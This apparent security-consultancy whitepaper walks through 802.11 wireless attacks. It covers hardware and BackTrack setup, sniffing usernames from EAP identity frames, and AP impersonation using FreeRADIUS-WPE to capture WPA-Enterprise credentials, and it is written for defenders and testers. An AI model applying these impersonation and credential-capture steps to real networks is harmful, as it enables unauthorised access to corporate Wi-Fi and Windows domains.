802.11 Attacks

Version 1.0

Author:

Brad Antoniewicz
Senior Security Consultant
Foundstone Professional Services

Table of Contents

Introduction

I have been working with 802.11 wireless technologies for a couple years now and although things are starting to improve, I still do not see many step by step or “How to” guides that give detailed instruction on performing 802.11 wireless attacks (Aircrack-ng.org aside). The focus of this whitepaper is to provide a step by step walkthrough of popular wireless attacks. There are some areas where I just point you in the right direction, usually towards the right tool, but ideally, these areas will be further described and covered in the next release of the paper. By understanding the mindset and methodologies an attacker uses, we can better defend against those attacks. Although I’ll provide a brief background into 802.11, this paper should not serve as a comprehensive guide to the 802.11 standard, but instead should provide you with adequate information to understand 802.11 attacks. I’ll continue to update this paper as I further experiment with new attacks, so please stay tuned for updates.

Background

IEEE 802.11 refers to the set of standards set forth by the Institute of Electrical and Electronics Engineers (IEEE). More specifically, working group 11 of the 802 category for LAN/MAN technologies has been reserved for defining the standards of wireless local area networks (WLAN) operating in the 2.4GHz and 5GHz ISM bands. To ease the overwhelming increase of technical jargon, the term “Wi-Fi” has been adopted to refer to the IEEE 802.11 standard by the general public. It should be noted that the Wi-Fi alliance had first coined the term to define a slightly different set of standards, however it is still commonplace to use the terms [IEEE] 802.11 and Wi-Fi interchangeably.

Since its initial release in 1997, 802.11 has undergone a variety of changes to not only improve speed and quality, but also to increase security. Each amendment to the original IEEE 802.11 standard further exemplifies this. Amendments A, B, G, N, and I are most recognizable as they’ve made notable changes to the original standard. IEEE 802.11 a/b/g/n generally define the implementation’s frequency spectrum and modulation. For instance, 802.11a operates in the 5GHz spectrum, using OFDM to obtain 54Mbit/s data rate, whereas 802.11b operates in the 2.4GHz spectrum using DSSS to obtain 11Mbit/s data rate. 802.11g expands on 802.11b to leverage OFDM within the 2.4GHz spectrum to match the 54Mbit/s data rate of 802.11a. In addition to other enhancements, 802.11n further increases bandwidth to 74 Mbits/s by using multiple-input multiple-output (MIMO) technology.

IEEE 802.11i (WPA/WPA2) is notable as it defines increased security and encryption standards meant to address the inadequacies of WEP which was the initial security mechanism used in the 802.11 standard.

Security and 802.11

Due to the borderless nature of 802.11, security is an obvious concern. Wired Equivalent Privacy (WEP) became the first attempt at security. However, a number of serious weaknesses within the RC4 cryptographic implementation employed by WEP were quickly identified, and in 2001, these issues resulted in the immediate requirement for increased wireless security. IEEE 802.11i was finally ratified in 2004 and is the primary means of wireless security. Unfortunately, due to the early adoption of wireless technologies, WEP is still in use by many companies and consumers alike. During the time before and in the early stages of 802.11i, wireless technology vendors attempted to address the issues with WEP by releasing additional mechanisms to mitigate the risk of WEP implementations. However, in the past year, the time it takes to crack WEP has been drastically reduced; meaning that no implementation of WEP should be considered secure.

WPA/WPA2

IEEE 802.11i introduces two areas of authentication to the 802.11 suite: WPA Enterprise and WPA Pre-shared key.

WPA Enterprise leverages IEEE 802.1x (not part of the IEEE 802.11 suite) which relies on the extensible authentication protocol (EAP) to relay authentication messages from a wireless client (supplicant) through the access point (authenticator) to a RADIUS server (authentication server). EAP in itself is an extremely simple messaging protocol. However, when it is combined with more sophisticated and proven authentication mechanisms, such as TLS, it becomes a reliable means of authentication.

WPA Pre-shared key (WPA-PSK) relies on a similar concept to WEP with the idea that a previously negotiated string is required in order to join the network. This string can be anywhere between 8 and 63 characters.

Encryption

WPA was originally released using an encryption mechanism based on RC4 called temporal key integrity protocol (TKIP) which was meant to be a temporary solution until the official 802.11i standard was released. Although TKIP was built with several improvements to the RC4 implementation that is employed in WEP, and there are currently no known attacks against TKIP specifically, it is considered inherently insecure because of its roots in RC4. To offer greater security, CCMP, an AES based encryption protocol was released in the final IEEE 802.11i standard (referred to as WPA2). CCMP is currently the only cryptographically sound protocol for 802.11 networks which is recognized by the National Institute of Standards and Technologies (NIST) and holds a FIPS140-2 certification.

The lack of a physical boundary as previously relied on with standard Ethernet networks is the major appeal of wireless networks to attackers. In the past, a certain level of implied security existed due to the assumption that an intruder would require some means of physical, hard-wired connectivity in order to access the internal network. With wireless networks, this is obviously not the case. Using easily obtainable but specialized equipment, an intruder can launch an attack on a wireless network from upwards of a mile away, given the right conditions.

Most often, attacks on wireless networks require the misuse of basic session management mechanisms built into the 802.11 standard. According to the 802.11 standard, clients must perform certain actions based on what the access point instructs them to do. Instructions from the access point are communicated to clients via management frames. Unfortunately, management frames are sent unencrypted through the air and there is no mechanism to ensure the identity of the access point other than its Media Access Control (MAC) address. This means that an attacker can simply inject into the air a malformed frame using the MAC address of the access point and instruct the client to disconnect from the wireless network.

Equipment

Choosing the right equipment is a crucial step. In the case of poor reconnaissance (or scoping ☺), you may find yourself in an unexpected situation. By planning ahead, you will end up saving yourself a great deal of time and heartache.

Hardware

Maintaining diverse and flexible hardware should be the primary focus when choosing the items within a wireless toolkit. Over time, adapters may fail and yield less than accurate results or you may need to perform a certain unexpected task which may require specialized hardware. Whatever the case may be, I cannot stress enough the importance of staying diverse in the hardware that you choose.

Client Adapters - Over the past years, a number of different wireless client adapter chipsets have been deemed, “the hacker’s choice”. From the coveted Prism2, to the now popular Atheros chipset, the tides have changed a number of different ways. The most popular chipset in today’s 802.11 scene is the Atheros chipset which has shown excellent Linux driver and injection support, mainly due to diligent work by the madwifi development team.

In addition to chipset, another concern is band. Although the majority of 802.11 wireless networks only operate at 2.4GHz, there are still a large number of deployments operating at 5GHz. When choosing your client adapter, be mindful of which bands it supports as this may be a deciding factor in the success of an attack. The below table contains some of the more popular 802.11 wireless adapters.

Table 1: Popular Client Adapters

Client Adapter	Description
Ubiquiti SuperRange Cardbus	Basic Specs: Bands: 802.11 a/b/g 2.4 and 5GHZ Transmit Power: 300mW External Connectors: (2x)MMCX Chipset: Atheros AR5213/AR2112 Very popular card due to its high transmit power, dual band support and external connectors. URL: http://ubnt.com/products_src.php4
Netgear WAG511	Basic Specs: Bands: 802.11 a/b/g 2.4 and 5GHZ Chipset: Atheros AR5001X Solid and reliable general use card. Just about every Windows 802.11 application supports it. URL: http://www.netgear.com/Products/Adapters/AGDualBandWirelessAdapters/WAG511.aspx
Alfa 500mW USB	Basic Specs: Bands: 802.11b/g 2.4GHZ Transmit Power: 500mW External Connectors: (1x)RP-SMA Chipset: RealTek 8185 Mostly notable because it is compatible within VMware. URL: http://www.data-alliance.net/servlet/the-90/AWUS036H-Alfa-500mW-USB/Detail
AirPCAP	Basic Specs: Bands: 802.11b/g 2.4ghz Deserves mention as it works well within Windows with tools such as Cain & Abel. URL:

	http://www.cacetech.com/products/airpcap-classic.htm

Access Points – Although there are various ways to configure an 802.11 wireless adapter to serve as an access point within Linux, it may be preferable to purchase a standalone, off the shelf access point. The below tables contains the two access points I regularly use.

Table 2: Good all-around access points

Access Point	Description
Apple Airport Extreme Base Station	**Bands:** 802.11a (5Ghz), 802.11b/g (2.4Ghz), and 802.11n operating at either 5Ghz or 2.4Ghz **Comments:** The wide range of compatibility within this access point cannot go over looked. Combined with its relatively low price, it serves as a good, multi-purpose addition to your toolkit. **Downsides:** The AP itself is slightly bulky and the Airport Utility must be used for configuration. (Looking for an OpenWRT/DD-WRT flash)
Buffalo WHR-G54S running OpenWRT	**Bands:** 802.11b/g(2.4Ghz) **Comments:** OpenWRT (or DD-WRT) adds such a wealth of functionality to these low cost access points that they immediately become a must have addition to the toolkit. I'll use this for a variety of quick and dirty tasks, especially when I don't feel like booting into Windows to use the Airport Utility. (Although there is a Linux version available) **Downsides:** Only supports 802.11b/g, and it has been discontinued by the manufacturer Due to OpenWRT's portability, the specific make/model of this AP is not as important as is the availability of OpenWRT (or DD-WRT).

Software

Operating system support, drivers, and attack tools were all once a major concern when developing a toolkit. This concern has since faded due to the availability of Live Distributions. Remote Exploit's BackTrack is a live Linux distribution created specifically with security researchers in mind. It contains just about every tool, driver, and kernel patch that you could think of. BackTrack can be run from a CD or USB stick on virtually any system.


The common method of booting BackTrack is via USB stick. The distribution itself can be obtained from www.remote-exploit.org while the procedures for configuring BackTrack (in Windows) to boot from a USB stick are as follows:

Table 3: BackTrack USB installation procedure

Description	**Commands**
Extract the BackTrack ISO, or the USB RAR to a USB Stick	Use WinRAR or any common utility to extract either the `.iso` or `.rar` In the root of the USB stick, you should have two directories: `boot\` `bt3\` (or `bt\` if BackTrack v2)

Open a Windows command prompt, change directories to the drive of your USB stick and make the stick bootable. (This step is shown in the screenshot below)	(Assuming USB stick is drive letter `H`)
	`C:\> h:`
	`H:\> boot\bootinst.bat`
	Follow on screen instructions

Change boot priority within your BIOS to ensure it is set to boot off of USB.	This step is manufacturer specific, but you'll want to look for "Removable Media" or "USB Drives" within your BIOS and move them above the primary hard disk.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\brad>h:

H:\>dir /b
boot
BT3

H:\>boot\bootinst.bat
Wait please, searching for current drive letter.
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
                         Welcome to Slax boot installer
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

This installer will setup disk H: to boot only Slax.

Warning! Master Boot Record (MBR) of the device H: will be overwritten.
If H: is a partition on the same disk drive like your Windows installation,
then your Windows will not boot anymore. Be careful!

Press any key to continue, or kill this window [x] to abort...
Setting up boot record for H:, wait please...
Disk H: should be bootable now. Installation finished.

Read the information above and then press any key to exit...
H:\>
```

Figure 1: Reformating the MBR on your USB Stick

With your BackTrack USB stick inserted, start your computer. BackTrack should automatically load all of the necessary drivers for your system and provide you with a full Linux distribution with all of the tools you need preloaded.


Reconnaissance

Reconnaissance is usually the first step of an attack where the attacker assesses the network with little to no intrusive actions. By simply observing the network using a wireless sniffer, the attacker can find a good amount of information concerning the wireless deployment.

802.11 Beacons

Beacons are 802.11 management frames which are sent by the AP ~1/100ms to announce the presence of the wireless network. By default, these frames have a range of fields containing connection related information such as SSID and supported data rates.

Cisco Beacons: Cisco access point beacons contain a special tag that contains both the AP hostname as well as the number of connected clients. This information can aid in social engineering attacks, or aid the attacker in targeting access points with a large number of connected clients.



```
⊞ Frame 1 (150 bytes on wire, 150 bytes captured)
⊞ IEEE 802.11
⊟ IEEE 802.11 wireless LAN management frame
  ⊞ Fixed parameters (12 bytes)
  ⊟ Tagged parameters (114 bytes)
    ⊞ SSID parameter set: "BradTest"
    ⊞ Supported Rates: 6.0(B) 9.0 12.0(B) 18.0 24.0(B) 36.0 48.0 54.0
    ⊞ Traffic Indication Map (TIM): DTIM 1 of 2 bitmap empty
    ⊟ Cisco Unknown 1 + Device Name
        Tag Number: 133 (Cisco Unknown 1 + Device Name)
        Tag length: 30
        Tag interpretation: Unknown + Name: CiscoAP1 #Clients: 0
    ⊞ Reserved tag number: Tag 150 Len 6
    ⊞ Vendor Specific: Aironet Unknown
    ⊞ Vendor Specific: Aironet CCX version = 4
    ⊞ Vendor Specific: Aironet Unknown
    ⊞ Vendor Specific: WME
```

Figure 2: Device and client information within Cisco beacons (Wireshark)

The EAP Handshake

Within WPA Enterprise configurations, authentication to the wireless network is performed using EAP to relay messages for the particular EAP type (i.e. EAP-TTLS, PEAP, etc...) of the network. By observing these messages, an attacker can gain information that might aid in an attack.





Figure 3: The EAP messaging process performed during 802.1x authentication with WPA-Enterprise

EAP Response Identity: Once a client finishes its basic association, the authenticator (access point) sends an "EAP Request Identity" to the client. The client then responds with an "EAP Response Identity" containing its username to be passed onto the authentication (RADIUS) server. Some configurations may set this field to "anonymous" for security reasons which tell the authentication server to rely purely on the credentials provided within the inner authentication protocol. However, some configurations will put the actual username of the client in this field, providing the attacker with enough information to manually test passwords. Due to active directory authentication, this field may also contain the Windows domain to which the client is authenticating against.

Performing the attack:

These messages are transmitted in the clear when a client is establishing connectivity to the wireless network. Using a wireless sniffer, simply observe a client connecting (or force the client to disconnect/reconnect using the de-authentication attack) and inspect the “EAP Response Identity”.



```
⊞ Frame 2 (56 bytes on wire, 56 bytes captured)
⊞ IEEE 802.11
⊞ Logical-Link Control
⊟ 802.1X Authentication
    Version: 2
    Type: EAP Packet (0)
    Length: 20
  ⊟ Extensible Authentication Protocol
      Code: Response (2)
      Id: 0
      Length: 20
      Type: Identity [RFC3748] (1)
      Identity (15 bytes): brad-foundstone
```

Figure 4: Username contained in the EAP Response Identity frame (Wireshark)

Configuration Related Attacks

As their name implies, configuration related attacks stem from issues within the way the wireless network has been deployed. These types of vulnerabilities are normally easy to take advantage of and are often the result of an oversight, or ignorance on the behalf of those responsible for the network.

AP Impersonation

The AP impersonation attack was originally developed to trick unsuspecting clients to connect to an attacker controlled wireless network. This can be achieved by establishing an access point with the same SSID (Service Set Identifier) as the target networks'.

For instance, if Acme Inc. has configured its wireless network with the SSID of "AcmeCorp", wireless clients will probe (a process where the client blindly sends broadcast requests to identify if the wireless network it is configured for is nearby) for that SSID. If the "AcmeCorp" wireless network is nearby, then all "AcmeCorp" access points will send a probe response out to the client and, based on signal quality and strength, the client will associate to the access point within the wireless network which it feels will provide the best connection. An observant attacker can configure an access point to respond to "AcmeCorp" requests and, ultimately trick the client into connecting to its access point. The attacker can then monitor, control, or modify any of the traffic sent to and from the client. Another important note is that as long as the client's wireless adapter is turned on, the client system will always probe to see if it's in range of the wireless networks for which it's configured. So these attacks do not need to be launched near the same physical location of the corporate network in order to be successful.




Figure 5: AP Impersonation Attack

The AP Impersonation attack has been recently revitalized with new attacks against WPA Enterprise. Joshua Wright and myself have come together to release a modified version of FreeRADIUS (an open sourced RADIUS authentication server), named FreeRADIUS-WPE. This RADIUS server, when used in conjunction with the AP Impersonation attack, can yield unauthorized access to not only the wireless network but possibly the Windows Domain. This attack targets EAP/TTLS and PEAP networks. Both EAP/TTLS and PEAP have the ability of establishing mutual authentication between the client and the authentication server prior to passing its inner authentication credentials (most often MSCHAPv2). It is common, however, that client systems are not properly configured to validate the authentication server's TLS certificate or the client supplicant puts the decision to decide whether or not to connect with a non-validated certificate. By impersonating the target wireless network, an attacker can trick the client into connecting to the malicious access point and ultimately obtain the client's inner authentication credentials. Depending on the inner authentication protocol used, these credentials can be passed in clear text, or may be subject to a brute force attack. Finally, because it is commonplace to use Windows Domain authentication credentials in EAP/TTLS and PEAP configurations, the attacker may also gain access to the corporate domain.

Performing the Attack

FreeRADIUS-WPE: As mentioned, FreeRADIUS-WPE is a modification of the original FreeRADIUS source. It modifies the server so that it outputs the entire inner authentication data used when establishing EAP-TTLS and PEAP authentications.

Table 4: FreeRADIUS Download links


Description	Link
FreeRADIUS-WPE Patch	http://www.willhackforsushi.com/Offensive.html
FreeRADIUS 2.0.1	ftp://ftp.freeradius.org/pub/freeradius/freeradius-server-2.0.1.tar.gz

Setting up the Access Point

The access point contains a relatively simple configuration as it is generally agnostic tomost EAP types. We'll have to specify the RADIUS server and shared secret within the access point. FreeRADIUS-WPE comes already configured to accept authentication requests from any user and any access point. The only manual configuration you'll need to make is the shared secret. To make things easier, simply configure your access point to use FreeRADIUS-WPE's default shared secret of "test" (without quotes). To summarize, the two items you'll need to configure on the access point are below.

Table 5: FreeRADIUS-WPE Access point configuration

Item	Description
RADIUS Server	Access Point setting defining where to forward EAP requests. This should be the IP address of your server running FreeRADIUS-WPE
RADIUS Shared Secret	In order to authenticate the access point to the RADIUS server a shared secret must be pre-negotiated. By default, FreeRADIUS-WPE is set with the shared secret of "test".


OpenWrt White Russian Administrative Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.10.5/cgi-bin/webif/network-wlan.sh
Google
Info Graphs Status Log - System Network VPN HotSpot - Logout
WAN-LAN WIFI-LAN VLAN Wireless Advanced Wireless Firewall DHCP Dnsmasq Hosts Routes UPnP QoS DynDNS WoL Tweaks

OpenWrt White Russian 0.9
Host: TEST_24
Uptime: 2 min
Load: 0.35, 0.12, 0.04

Wireless Configuration

Wireless Configuration

Wireless Interface	Enabled
ESSID Broadcast	Show
ESSID	test
Channel	11
Mode	Access Point
Wireless Mode	802.11g
G-mode Protection	Enabled

WLAN Mode:
This sets the operation mode of your wireless network. Selecting 'Client (Bridge)' will not change your network interface settings. It will only set some parameters in the wireless driver that allow for limited bridging of the interface.

G-mode Protection:
Set this in a mixed network when some stations can not hear.

more...

Encryption Settings

Encryption Type	WPA (RADIUS)
WPA Mode	☐ WPA1 ☑ WPA2
WPA Algorithms	☐ RC4 (TKIP) ☑ AES
RADIUS IP Address	192.168.10.133
RADIUS Server Key	test
NAS Package	Installed.

Encryption Type:
WPA (RADIUS) is only supported in Access Point mode. WPA (PSK) does not work in Ad-Hoc mode. WEP keys can not end with a zero.

Figure 6: WPA-Enterprise configuration on OpenWRT

Another important thing to mention is that although I am using an off the shelf access point for this setup, you may just as easily use hostapd (http://hostap.epitest.fi/hostapd/) to combine all elements of the attack into a single machine.

